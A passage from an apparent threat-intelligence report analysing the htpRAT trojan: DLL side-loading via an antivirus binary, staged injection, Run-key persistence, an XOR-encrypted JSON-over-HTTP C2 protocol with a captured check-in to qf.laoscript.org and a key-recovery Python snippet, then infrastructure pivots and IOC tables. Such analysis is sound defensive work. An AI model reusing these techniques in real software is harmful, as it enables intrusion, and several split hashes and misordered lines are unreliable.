| data | 69d24b6fdc87af3a04318e1502e07977 | 0e2491e1f0e1467121b15b9d03b3fe73ac0a5aa85949f8e627ed384 8bdc68a |
| fsma32.dll | a58f3f9441b4ecc9a0e089578048756f | 6cf1cff2e0d1b2d91c417f962a2623077b29318499f8e43e1e6865ba 1eefd234 |
| winnet.exe | c452cd2cc4c91b7da55e83b9eff46589 | a80df73828b3397b5e120f3a3b3dee3cee2672aaa2ccb2134c68 b2ffe13c0725 |

After decompressing the files, the 'winnet.exe' file is executed. This file is a legitimate piece of software; it is a part of the F-Secure antivirus suite and used here because it is vulnerable to DLL side loading. The antivirus component normally loads code from a file called 'fsma32.dll,' which on a normal system is also a component of the antivirus product, but due to the way it searches for this file and performs no verification of its legitimacy, a malicious version of fsma32.dll is started.

The author calls this DLL 'windows' based on the project PDB path still present:

```
C:\Users\cool\Documents\Visual Studio 2010\Projects\windows\Release\windows.pdb
```

The DLL loads the 'data' file, also decompressed from the CAB file, decrypts it and loads the decrypted content into memory and executes it. The decrypted data content is, in fact, also a DLL file, the

```
C:\Users\cool\Documents\Visual Studio 2010\Projects\dll\Release\dll.pdb
```

fourthstage of the infection. The author calls this DLL 'dll' based on the project PDB path still present left:

```
C:\Users\cool\Documents\Visual Studio 2010\Projects\htpdll\Release\htpdll.pdb
```

This fourth stage of the infection is quite simple. It starts a new svchost process and decrypts a fifth stage payload it internally has stored and injects this into the svchost process. This starts a remote thread inside the svchost process to run the injected code. This final payload and the fifth stage is called 'htpdll' based on the project PDB path (this is where the name htpRAT comes from):

The fifth stage is the final stage and contains the core of the RAT which communicates with the C2 server and executes the attacker's commands.

# Analysis of the htpRAT core

At its core htpRAT is a simple and generically implemented RAT with some quite interesting implementations of its communication protocol, command execution and configuration storage systems.


### Persistence & storage

Initially when htpRAT starts it creates a mutexes to ensure there is only one instance running. The name of the mutex can be used as an indicator on an active system, it is hard coded as:

```
{3084ADEC-04CF-4981-B6A0-87DC5C385E24}
```

It then obtains its local path in the appdata folder (which is %LOCALAPPDATA%\Microsoft\). This path is used to store a file called 'token.ini' in which the system uptime (in milliseconds) is contained. The token.ini file is formatted using the INI format through the use of the GetPrivateProfileString and WriteProfileString functions of the WinAPI. htpRAT uses the following hardcoded information to structure its app and key names in the INI file. This can be used to filter out legitimate 'token.ini' files, if encountered:

```
{3084ADEC-04CF-4981-B6A0-87DC5C385E24}
```




Once htpRAT has its INI file written, it sets a startup entry in the registry to ensure automatic startup when a system is rebooted. A key is created under:

```
Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

The keyname 'WindowsApp' has the value of the wininit.exe binary location in the Microsoft subfolder in local appdata.

### Communication protocol

htpRAT uses a custom communication protocol utilizing a JSON format internally which is encrypted and wrapped in HTTP requests. The base format of a request sent to the C2 server looks like this:

```
{
      command: "<command string>",
      content: "<command id result>",
      mid: "<machine ID>",
      cid: "<command id>",
}
```

Individually the field values contain the following:

- **command:** The type of action/command the request has data for in its content field. The two known values for this are:
  - **online:** Set when the malware is polling the C2 server for new commands. (It also functions as an initial check-in; the client simply starts polling for commands on startup). When this value is set, the content field contains the following fields:
    - **tag:** The campaign tag which is hardcoded.
    - **name:** The computer name is obtained via a call to `GetComputerName` from the WinAPI.
  - **cmd:** This value is seen when the client has executed commands as per instructions from the C2 server. When this value is set, the **content** field contains the result from executing the command obtained from the C2. Additionally the cid field contains a special command ID used for this command.
- **content:** The command field can contain a subset of different keywords that change the content of the "content" field. The field then contains the result provided by the operator on the C2 side as long as the **command** field is set to "cmd". Otherwise, when the **command** field is set to "online" this field contains the campaign tag and computer name as explained in the subsection above. The data in this field is base64 encoded when it is assigned to this field to retain any newlines / data, as it can contain arbitrary data from command execution results.
- **mid:** A unique machine ID based on the `GetTickCount` value, which is called the first the RAT ever runs. This function returns the amount of milliseconds the system has been up, this is used (in combination with the computer name) to identify a unique client.
- **cid:** The command ID either set to **online** when polling for new commands, or it is set to the command ID supplied by the C2. When a command is obtained from the C2, this command contains a special command ID supplied by the actor issuing the command. This command ID is replicated back to the C2 with the results of the requested command.

The completed JSON object is, after being filled with the correct information, encrypted before being sent to the C2 through a HTTP POST request. The encryption of the POST data is done with a custom algorithm. A key is generated per request to the C2 server and is seeded through the return of the `GetTickCount` function. First a 10 character string is generated by picking 10 numbers at random. The pipe symbol | is added at the end of the string making the entire key 11 characters. The check-in JSON data is then XOR'd with the generated key. Then the data is prepared for the POST request as follows:

- ▶ The key is XOR'd with itself character by character: first character with the second, second with the third until the last character is hit which is XOR'd with the first character again.
- ▶ The encrypted checkin data is prepended with the encrypted key and then encoded with base64.
- ▶ The first character of the plain XOR key is prepended in front of the base64 encoded data.

This prepending of the first key of the XOR key allows the C2 server to calculate back the entire key and decrypt the data. To give a good example of this protocol, we can work it back from from a network capture of a victim checking in to the C2 server:

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,en-US;q=0.5,en;q=0.3
Host: qf.laoscript:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Content-Length: 175

5BQQECQ0FBwIDS0lOEldfVFlQWFAVRhdfWlxQWlQUGBdeVl9aRFxaRRQUDVwXVU16CW1mVV14FX9EbllwR3h1fkI
lYgFYeVB1B393fTlgAFxgb2J/cH1ZTAgSGBAbWVhSFhdGFRIFBQoCBAUGD14ZEBZTUFATFg4XXlpeWFlXURNL
```

The encrypted communication blob is:


5BQQECQ0FBwIDS0lOEldfVFlQWFAVRhdfWlxQWlQUGBdeVl9aRFxaRRQUDVwXVU16CW1mVV14FX9Ebl
wR3h1fkIlYgFYeVB1B393fTlgAFxgb2J/cH1ZTAgSGBAbWVhSFhdGFRIFBQoCBAUGD14ZEBZTUFAT
g4XXlpeWFlXURNL


The first layer of the data is the first plaintext character of the XOR key followed by the base64 encoded and XOR'd check-in data. We can split up like this:

- ▶ First character of the key: 5
- ▶ Base64 encoded check-in data:


BQQECQ0FBwIDS0lOEldfVFlQWFAVRhdfWlxQWlQUGBdeVl9aRFxaRRQUDVwXVU16CW1m
V14FX9EblwR3h1fkIlYgFYeVB1B393fTlgAFxgb2J/cH1ZTAgSGBAbWVhSFhdGFRIFBQo
BAUGD14ZEBZTUFATFg4XXlpeWFlXURNL


First thing to do is decoding the XOR key out of the data. We decode the base64 data and grab the first 11 bytes. We XOR the first byte of this data with the first character we obtained from the check-in, this gives us the second character of the key. With the second character of the key we can XOR the third and so on. We continue this until we get the entire key back in plaintext, for the provided data above the key is: `5040941647`

In python extracting the key from the check-in data looks like this:

```python
def get_key(checkin_data):
    e_key = base64.b64decode(checkin_data[1:])[0:11]
    keystr = ""
    next_val = checkin_data[0] # Plaintext first char
    for i in xrange(0, len(e_key)):
        keystr += next_val
        next_val = chr(ord(e_key[i]) ^ ord(next_val))

    return keystr
```

We can, using the extracted key, decrypt the rest of the data with a simple XOR loop. Decrypted we end up with the following JSON data for this check-in:


```
{
    "command":"online",
    "content" : "eyJ0YWciOiJtZiIsICJuYW1lIiA6ICJEU0hPVVNFIn0=",
    "mid" : "15365328",
    "cid" : "online"
}
```


For its HTTP communication htpRAT uses a hardcoded user-agent:

```
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
```

While not in use in this attack, htpRAT has an internal configuration which allows the operator to build htpRAT clients with any of the following:

- Proxy information (username, password, url)
- Arbitrary raw request headers and data
- Explicitly it has a field for the ‘Cookie’ header
- WinHTTP request options (Timeouts)

These options are visible when we reverse engineered the malware, but they were not put to use in this build of htpRAT.

### Execution of operator commands

The design of htpRAT differs from 'common' RATs. Most RATs feature a fixed set of commands that attackers can execute with different command IDs. For example, file download or file upload would both be unique functionalities of the RAT. htpRAT doesn't adhere to this structure. Instead, the malware creator decided to generalize this concept by having the RAT execute commands directly as provided from a C2 server. This means, for example, there is no specific function to get screenshots on the host; instead, on the C2 server side, the operator has a button which says 'Get Screenshot' which simply generates a set of commands to execute through something like PowerShell to take a screenshot. This makes htpRat dynamic and, subject to change. Any new functionality the operators want they simply implement by wrapping commands on the C2 without having to update the htpRAT source code.

Coincidentally, this also means we cannot give a fixed list of functionality for this RAT. Its functionality is completely dependent on what rights the RAT was able to obtain upon installation and what the operator wants to do.

The way the execution of commands when the bot starts is implemented is as follows, :

- A separate command prompt process is started which can be communicated with via named pipes.
- Any incoming commands from the C2 are executed via the named pipes on the sub process.
- Results are read from the named pipe and communicated back to the C2 server.

## Infrastructure analysis

Based on the analysis of the malware we know that qf.laoscript.org is the C2 host for this malware. The WHOIS data for this domain is quite interesting as the name 'John Durdin' can be seen on multiple domains, but what stands out is the difference in email address used in the registrations. The following is a search on domain registrations for this name in PassiveTotal--most have the same email address, but one stands out. The email address is the registered domain:

| Focus | Email | Registered | Expires |
|---|---|---|---|
| laoscript.org | laoscript.org@gmail.com | 2014-11-04 | 2017-11-05 |
| euromicro.co.uk | N/A | 2013-11-29 | 2023-11-29 |
| salamancafresh.com | peter@behrakisgroup.com | 2011-07-23 | 2019-07-23 |
| laobible.com | jmdlaoscript@durdin.net | 2007-10-24 | 2018-10-24 |
| laobible.net | jmdlaoscript@durdin.net | 2006-10-27 | 2018-10-27 |
| laoscript.net | jmdlaoscript@durdin.net | 2005-03-25 | 2017-03-25 |

If we look more closely, we see that there is also a .NET domain for laoscript. The C2 domain is clearly registered to raise fewer suspicions by mimicking the other domain. It becomes even more clear when we see all the registration information was just copied if you compare **laoscript.net** and **laoscript.org**:

| Attribute | Value | Attribute | Value |
|---|---|---|---|
| WHOIS Server | whois.planetdomain.com | WHOIS Server | whois.godaddy.com |
| Registrar | PLANETDOMAIN PTY LTD. | Registrar | GoDaddy.com, LLC |
| Email | jmdlaoscript@durdin.net (registrant, admin, tech) | Email | laoscript.org@gmail.com (registrant, admin, tech) |
| Name | John Durdin (registrant, admin, tech) | Name | John Durdin (registrant, admin, tech) |
| Organization | John Durdin (registrant, admin, tech) | Organization | |
| Street | 33 Cleburne St (registrant, admin, tech) | Street | 33 Cleburne St (registrant, admin, tech) |
| City | Kingston (registrant, admin, tech) | City | Kingston (registrant, admin, tech) |
| State | TAS (registrant, admin, tech) | State | Tasmania (registrant, admin, tech) |
| Postal | 7050 (registrant, admin, tech) | Postal | 7050 (registrant, admin, tech) |
| Country | AUSTRALIA (registrant, admin, tech) | Country | AU (registrant, admin, tech) |
| Phone | 61362297293 (registrant, admin, tech) | Phone | 61362397293 (registrant, admin, tech) |
| NameServers | ivy.ns.cloudflare.com<br>kevin.ns.cloudflare.com | NameServers | ns55.domaincontrol.com<br>ns56.domaincontrol.com |

The only thing the actor could not fake was the email address due to the fact that an email address must be used to activate the domain at the registrar. The use of the laoscript name is quite interesting as it shows real active targeting. The real laoscript website is a piece of software that helps with the input of the Lao language text on computers which gives the actor good leverage for social engineering:


Looking at the domain we can see it has been registered since 2014 which means this C2 domain has been under the control of the actor for at least two years. We can also see that in the past, the domain has been used in other attack campaigns as well which indicates there are more yet undiscovered victims. There are also two samples that connect to **qf.laoscript.org** which are not htpRAT, they are in fact variations of the well known PlugX malware:

- `5e0019485fbfa2796ec0f1315c678b4a3fb711aef5d97f42827c363ccd163f6d (First seen 2015-07-10)`
- `eeb34edec5fd04e6a44bf5c991eaf79c68432d4d0037b582bcd9062cc2b94c62 (First seen 2015-07-17)`

Both also use DLL side loading techniques but using a different antivirus product to leverage execution through. Still this means there's an active connection between the current actors with the new unknown htpRAT and where they in the past used PlugX. While we can only guess for reasons why this actor decided to develop their own tool instead of continuing to use PlugX, it seems it is at least a step up in terms of detection of the malware. PlugX was becoming quite common and easy to detect on both the network as well as file system level.

## Other activity by the actor using htpRAT

Going through older samples connecting to the C2 domain for htpRAT, we mostly find a variety of PlugX samples. We also ran into the exploit activity by the group, ShadowServer, documented in their paper, "The Italian Connection: An analysis of exploit supply chains and digital quartermasters." Page six describes the use of the HackingTeam leaked exploits by various groups.

One interesting connection is a piece of malware called 'MyHNServer' which is a packaged PlugX payload.

This sample also connects to '**qf.laoscript.org**' and has quite an interesting PDB path:

```
E:\巴哥组\HN(QF)_140825\MyHNServer\Release\MyHNServer.pdb
```

The first foldername '**巴哥组**' is interesting; in context it translates to the 'elderly' or 'brother' group most likely referring to a more senior/experienced and respected group. If we correlate samples based on this PDB path, we get into some really interesting attacks. One other PDB path we can find based on the group's name is for another piece of malware called 'MyCL' `(sha256: 2fa07d41385c16b0f6ad32d12908db1743ca77db0b71e6cfd0fde76ef146e983):`

```
E: \巴哥组\Data\Code\炮灰\源码
\NewMyClBuilder\NewMyClStubDll\NewMyClStubDllvRelease\ushata.pdt
```

The first word '**炮灰**' means 'source code,' and the second '**源码**' means 'victims.' By itself the sample isn't that interesting, although it isn't PlugX or htpRAT. It is interesting because of the C2 server used: '**data.dubkill.com**'. This domain has been widely used in other attacks in Vietnam as documented by BKav, a Vietnamese security company: http://genk.vn/internet/vu-gia-mao-email-ket-luan-thu-tuong-phat-hien-bien-the-virus-bien-dong-2015060612185601.chn. Looking at the registration information for the dubkill domain, we can find an interesting link to a more recent government attack. The domain is registered to a person using the email address '**dubkill@163.com**,' this same email address was also used to register '**dcsvn.org**' which was used to imitate the official military domain in Vietnam. This attack was publicly documented by BKav (http://security.bkav.com/home/-/blogs/malware-attacking-vietnam-airlines-appears-in-many-other-agenci-1/normal?p_p_auth=DHFn7deT) and the Vietnamese government (http://e.gov.vn/theo-doi-ngan-chan-ket-noi-va-xoa-cac-tap-tin-chua-ma-doc-a-NewsDetails-37486-14-186.html). Additionally there is IP address overlap between '**dcsvn.org**' and '**laoscript.org**' in 2015.

Following all these links over WHOIS, the shared domains and shared working paths reveals the adversary's web  is wider and deeper than expected. While this report was solely written to inform about a new piece of malware used by this adversary this last section highlights the size and amount of operations.

## Indicator of Compromise

While we mentioned some other C2 domains in this article, the IOCs listed below tie in directly with confirmed activity for htpRAT for the above detailed campaign. All those IOCs can also be obtained from the public PassiveTotal project which will be kept in sync with new developments: [%PT PROJECT%].

**htpRAT Network IOCs:**

| Domain | IP |
|---|---|
| qf.laoscript.org | 128.199.245.204 |

**htpRAT Filesystem IOCs:**

| Filename | MD5 | SHA256 |
|---|---|---|
| data | 69d24b6fdc87af3a04318e1502e07977 | 0e2491e1f0e1467121b15b9d03b3fe73ac0a5aa85 949f8e627ed3848bdc68a |
| fsma32.dll | a58f3f9441b4ecc9a0e089578048756f | 6cf1cff2e0d1b2d91c417f962a2623077b29318499f8e43e1 6865ba1eefd234 |
| winnet.exe | c452cd2cc4c91b7da55e83b9eff46589 | a80df73828b3397b5e120f3a3b3dee3cee2672aaa2ccb2134c68b2 fe13c0725 |
| 2011.jpg | a164a57e10d257caa1b6230153c05f5d | ccfccbe54af2aec39a85d28b22614e2f43d084a2bcadeae75c d488a8957d862 |
| 2011.jpg | 01cddd0509d725c0ee732e2ef6109ecd | 4b2f8cf7d6b2220cc17c66755564e68d3ab997af1ab3f47cb 2fa79293b3d38c |
| 2011.jpg | 81b11c60b28a17c8a39503daf69e2f62 | 6b4f605e4cffce074e683f2ade409a56c318a34f1e4b6b0f15b582 5c66b64e9 |
| 20160728. jpg | 5fa81da711581228763a7b7c74992cf8 | 593e13dca3ab6ce6358eec09669f69faef40f1e67069b08e0f 3f8451aaf62ec |
| 8001.exe, script.jpg, test.zip | 417a608721e9924f089f9143a1687d97 | c098cca96c124325d89b433816e6e7fd0b14c51 287c254314f96560975f7864 |
| ctfmon.jpg | d5a9d5d1811c149769833ae1cd3b1aca | ee1ea9df1f8d7aaa03a93692c1deab09e8d834d52e9d5971d013e 259d30229c |
| APA list.xls | f6d75257c086cd20ec94f4f146676c6e | f2e7106b9352291824b1be60d6772c29a45269d4689c2733d9ee a0a88eeff89 |

### htpRAT Miscellaneous IOCs:

| Description | Value |
|---|---|
| INI key name | {80478813-B963-4C21-953E-D51544A1863B} |
| Runtime mutex | {3084ADEC-04CF-4981-B6A0-87DC5C385E24} |
| Useragent | Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0 |
| Registry startup keyname | WindowsApp |
| qf.laoscript.org | 128.199.245.204 |

Additional IOCs related to the ‘Other activity by the htpRAT group’ section are listed below. These contain a raw dump of observed samples, domains and IPs. This last set of IOCs is not tracked in the public PT project linked above. Also keep in mind there is a substantial amount of historical IP addresses for the domains in the list below which aren’t related to current activity. They are only shone in combination with the adjoining domain names. This section is quite raw and unstructured: the only connection is through shared infrastructure from the htpRAT campaign.

### Additional network IOCs:

| Description | IP |
|---|---|
| download.laokey.com | 91.109.29.115 |
| | 103.193.4.164 |
| ftp.laokey.com | 43.249.38.250 |
| | 91.109.29.115 |
| | 128.199.245.204 |
| laokey.com | 103.193.4.164 |
| | 43.249.38.250 |
| | 128.199.245.204 |
| mysqlupdate.hopto.org | 43.249.38.250 |
| | 80.255.3.101 |
| | 91.109.29.115 |

| Description | IP |
|---|---|
| la.laoscript.org | 103.193.4.164 |
| | 86.106.131.12 |
| | 43.249.38.250 |
| | 91.109.29.115 |
| | 128.199.245.204 |
| | 116.251.223.148 |
| | 27.255.94.75 |
| | 216.158.86.233 |
| download.laoscript.org | 191.101.242.101 |
| | 119.59.123.114 |
| image.laoscript.org | 115.84.101.75 (IP address for the MOFA of Laos, the server wasn't compromised as far as we know) |
| | 116.251.223.212 |
| | 119.59.123.114 |
| | 119.59.123.58 |
| la.proxyme.net | 61.195.97.204 |
| | 128.199.245.204 |
| | 128.199.89.28 |

### Additional filesystem IOCs:

| Filename | MD5 | SHA256 |
|---|---|---|
| favicon.ico | 27b318e103985fb4872ea92df1d2f35a | 56c3909c19e9fb934ef6d1f73fbfe3d05935933c0c071fc23a ce05d545b8965 |
| - | fb7376074cd98d2ac9d957cba73d054e | 5e0019485fbfa2796ec0f1315c678b4a3fb711aef5d97f42827 363ccd163f6d |
| - | 863f83f72b2a089123619465915d69f5 | e7264a8ed7ed9145e6cdbcfe55e9a0d00f4df70becb62a83496 34548c5c7bdf |

RiskIQ is the leader in digital threat management, providing the most comprehensive discovery, intelligence, and mitigation of threats associated with an organization's digital presence. With more than 75 percent of attacks originating outside the firewall, RiskIQ allows enterprises to gain unified insight and control over web, social, and mobile exposures. Trusted by thousands of security analysts, RiskIQ's platform combines advanced internet data reconnaissance and analytics to expedite investigations, understand digital attack surfaces, assess risk, and take action to protect business, brand, and customers. Based in San Francisco, the company is backed by Summit Partners, Battery Ventures, Georgian Partners, and MassMutual Ventures.

Learn how RiskIQ could help protect your digital presence by scheduling a demo today.

22 Battery Street, 10th Floor
San Francisco, CA. 94011

sales@riskiq.net RiskIQ.com

1 888.415.4447 @RiskIQ